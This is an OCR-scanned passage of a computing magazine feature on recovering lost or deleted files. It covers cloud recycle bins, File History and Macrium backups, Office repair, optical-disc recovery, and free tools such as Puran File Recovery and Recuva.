
Unless you securely wipe a file, it can often be reconstructed.

Search your cloud storage recycle bin for deleted files.

in Samsung Magician, for example. You can also selectively delete files and wipe the space occupied by previously deleted files using tools, such as Eraser (https://eraser.heidi.ie/).

THE POWER OF BACKUPS

Before investigating data recovery, ask yourself whether the file is backed up somewhere. Armed with the right backup regimen, data loss becomes a minor irritant rather than a complete disaster. At worst,



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you will lose an hour or two's work rather than entire files or folders of critical data.

Our complete guide to backing up in issue 194 split the backup process into three distinct parts: first, a fail-safe backup of your entire system drive using a drive-imaging tool, such as Macrium Reflect Free (www.macrium.com/reflectfree). Upgrade to the paid version and you can take incremental backups that are small enough to make it practical to back up your system on a daily (or even intra-daily) basis.

Allied to this are file-based backups to an external or network drive using a tool such as File History, backed up with a cloud-based backup solution using either Microsoft's own OneDrive or a similar alternative, from Google Drive to your own self-hosted NextCloud solution.

The key thing to remember with backing up is that you should ideally mix and match backups between at least two different locations, one of which should be remote, so typically a cloud-based backup or at least a network-attached hard drive stored in a different room in your home.

RESTORE FROM THE CLOUD

So, before you dive into data recovery, ask yourself if the lost file in question is protected by a backup. Is it stored within a folder backed up to the cloud in real-time, for example? Microsoft's OneDrive is baked into Windows, and other cloud services, from Google Drive to your own self-hosted Nextcloud server, work in a similar fashion.

First, when you delete a file from a folder stored on your computer, even if you bypassed the Recycle Bin, then that file isn't immediately removed from your cloud storage. Instead, it's transferred to a separate Recycle Bin where it's kept for 30 days (or longer, depending on the storage provider) just in case you change your mind. But how do you recover files from here?

There's usually no mechanism within Windows to recover these files. Instead, you need to log on to your cloud storage through your web browser to recover the files from there. If you're a OneDrive user, for example, go to https://onedrive.live.com and, if necessary, log in via your Microsoft account. Once there, you'll see a Recycle Bin option on the left. Click it to view all the files you've recently deleted, sorted by date (latest first). Simply click a file (or files) to select it, then click the Restore button to recover it. Job done.

Cloud storage also offers another form of data recovery, that of restoring an earlier version of a file. Multiple versions of a file are stored online, and it's possible to recover a file at different points in its history. To do this in OneDrive, navigate to the folder in question within your browser, then select the file and look for a 'Version history' button at the top of the screen.

Clicking this will allow you to see what versions have been created (using a date and time stamp), plus review the file as it was when the snapshot was taken. If it's the version you're looking for, click Restore to make it the default new version (the existing version then becomes a snapshot) or Download to save a separate copy.

RESTORE FROM BACKUP

If you're using File History to back up your files, it can also restore deleted files and recover earlier versions. Open File History via the Windows search tool by clicking 'Restore your files with File


DOCUMENT RECOVERY

Data loss isn't always restricted to accidentally deleted files or completely lost or corrupt partitions. Sometimes it can manifest in an individual file not saving correctly or corrupting when opened by its parent application. First, check to see if the program itself offers repair tools.

For example, if you have a corrupt Word, Excel, or PowerPoint file, then in the latest version of Office, click Browse to open the main file selection dialog. Locate the file in question, then click the down arrow next to the Open button and you'll reveal an 'Open and Repair...' option that may enable you to recover some or all the document.

If it's unable to help, check your data recovery tool. While free tools are limited, paid-for apps, such as EaseUS Data Recovery Wizard Free (www.easeus.com/datarecoverywizard/free-data-recovery-software.htm) are capable of recovering specific types of file, and you may be able to reconstruct the file without having to pay a cent if you haven't yet recovered more than 2GB of files using the trial version.

If this doesn't fix your problem, head over to Recovery Toolbox (https://recoverytoolbox.com/) where you'll find a range of tools under its 'Repair Software' section that target specific apps, from Microsoft Office to PDF and zip files. Download and install the software to let it evaluate your damaged file and show you what it can recover. If it's able to restore it, expect to pay around $30 for a license (prices vary according to the product in question).



Microsoft Office has built-in repair tools.

One final bonus, if your corrupt file is a Word .doc (not the newer .docx), then Repair My Word (https://getdata.com/repairmyword/) may be able to extract the text from it, enabling you to save it to a new, corrupt-free file.

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
History'. Navigate to the folder with the missing file—if necessary, use the back button at the bottom of the window to roll back to the last time or date the file was recorded, then double-click it for a preview. If it's close enough to the version you've deleted, you can restore it using the green button at the bottom or click the settings button in the top right-hand corner and choose 'Restore to...' to create a copy of the file in your chosen destination.

You may also be able to restore the file from your latest drive image, although in these circumstances it's worth remembering that most image-based backup plans don't back up more than once a day (and maybe even less frequently). If you're a Macrium Reflect user, navigate to the folder where your drive image is stored, right-click and choose Explore Image. If more than one drive has been imaged, check the drive containing your missing file and make a note of the drive letter assigned to it. Check 'Enable access to restricted folders' before clicking OK.

The backup will be mounted like any other regular drive, enabling you to navigate to the folder containing your lost file, and copy it back to your main drive.



Mount Macrium drive images in Explorer to restore files from them.

RECOVER ACCIDENTALLY DELETED DATA

If you don't have access to a convenient backup, or your backup isn't recent enough, then it's time to try and recover the file from your hard drive. Remember the golden rule about not writing data to the drive containing the file in question? That means unless you've already installed data recovery software on your PC then you should look for a portable tool you can download directly to a flash drive and run from there instead.

One such portable tool that's free for personal use is Puran File Recovery. Download the portable X64 version from www.puransoftware.com/File-Recovery-Download.html to any

RECOVER CDS AND DVDS


Hard drives aren't the only storage devices that corrupt. Flash drives, multimedia cards, and good old optical discs are also susceptible to data loss. The data recovery tools we cover in the main portion of this feature claim to work with flash media as well as regular hard drives.

Optical discs are a different matter. Errors can be caused by physical damage as well as discs that have been subject to program or user error, for example, disc sessions on writable or re-writable discs not having been closed properly. This kind of recovery requires specialist tools, and two stand out from the crowd.

The first is Recovery Toolbox for CD Free (https://recoverytoolbox.com/cd.html), which works across CD, DVD, and Blu-ray. After installation, insert your corrupted disc and launch the program. You'll be prompted to select the optical drive to attempt recovery from. If you've only got a single drive, click Next.

You'll be prompted to select a folder on your hard drive, into which all recovered files will be placed—once selected, click Next and Recovery Toolbox will scan the drive and reveal which directories and files it's identified.

You can attempt to recover everything from the disc or select individual files and folders before clicking Save, and see what Recovery Toolbox is able to retrieve.



ISObuster can recover files other data-recovery tools can't.

If it's unable to identify recoverable files or retrieve your files, try ISObuster (www.isobuster.com). Download the free version and it'll show you what it can recover. The free version can recover files from ISO, Joliet, and Rock Ridge file systems, but other file systems—including UDF, which is commonly found on re-writable media—require you to purchase a Personal license for $40.

Visit www.isobuster.com/license-models.php for an exhaustive comparison list between free and paid-for versions.

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


drive but the one your lost data is on, unzip it, then launch it directly.

Puran will reveal it can perform four types of scan: click OK, select your drive and click Scan to perform a quick scan of the drive. A list of files will be displayed along with their size and condition, although this should be taken with a pinch of salt (many files may be listed as 'excellent' but ultimately prove unrecoverable, while some listed as 'poor' are recoverable).

Click the drop-down menu to filter the list by file type, such as pictures or documents. Select a file from the list and if the preview reveals an image of at least part of the contents of the file, click Recover to save a copy to another drive, then try opening it. With a bit of luck, you will have recovered your file. As we said previously, your chances vastly improve the more recently the file was deleted.

If the quick scan doesn't reveal your missing file, Puran supports a Deep Scan mode, which takes a lot longer (particularly on non-SSD drives) but can root out files not spotted by its quick scan. If you're overwhelmed by the files thrown up in the search, click the Edit button next to 'Scan Custom List' to restrict your search to specific file types only.

Use Puran's preview to determine if an image file is recoverable.


RECOVER WITH RECUVA

Puran's quick scan supports both NTFS and FAT drives, which should cover most bases, but it can recover data from other file systems too—so long as they're visible to Windows, Puran should be able to handle them. It's even capable of detecting lost partitions and formatted drives, enabling you to potentially recover data from those too.

If Puran is unable to recover your data, don't panic just yet. Other free tools exist, but our experience with them is mixed. In the past, we would have recommended Recuva (www.ccleaner.com/recuva), but it has stopped distributing its portable version, despite not having been updated since 2016. Nevertheless, if you have a copy already installed (or your missing files are on a different drive to your Windows installation), then it's worth trying.

Recuva comes with its own built-in wizard to guide you through the process of recovering your files—it's likely that you'll need to leave 'All Files' selected. Click Next, then click Browse under 'Specific location' to select the folder containing your missing file. If in doubt, consider choosing C:\Users\{Username} (where {username} is your Windows username), as this is where most of your missing files should normally reside. Click Next.

If the files only recently went missing, don't enable the deep scan just yet. Click Start and wait for the scan to complete. A list of files will be displayed—those ones colored in green should still be recoverable. Tick those you want to restore and click Recover to save them to a different drive, then try opening the file to see if it's been successfully recovered.



Recuva offers a wizard to help you find your files.

MORE FREE TOOLS

iCare Recovery Free (www.icare-recovery.com/data-recovery-free.html) is another fully portable tool that can attempt to recover deleted files for free. After downloading and unzipping, launch iCare-Free.exe and choose 'Deleted File Recovery'. Select your drive from those listed and click Next to perform the equivalent of Puran's quick scan on your drive.

Once complete, iCare Recovery will build a directory tree of potentially recoverable files, allowing you to locate the file you're looking for simply by navigating to its folder using the navigation pane. Once you've drilled down to the

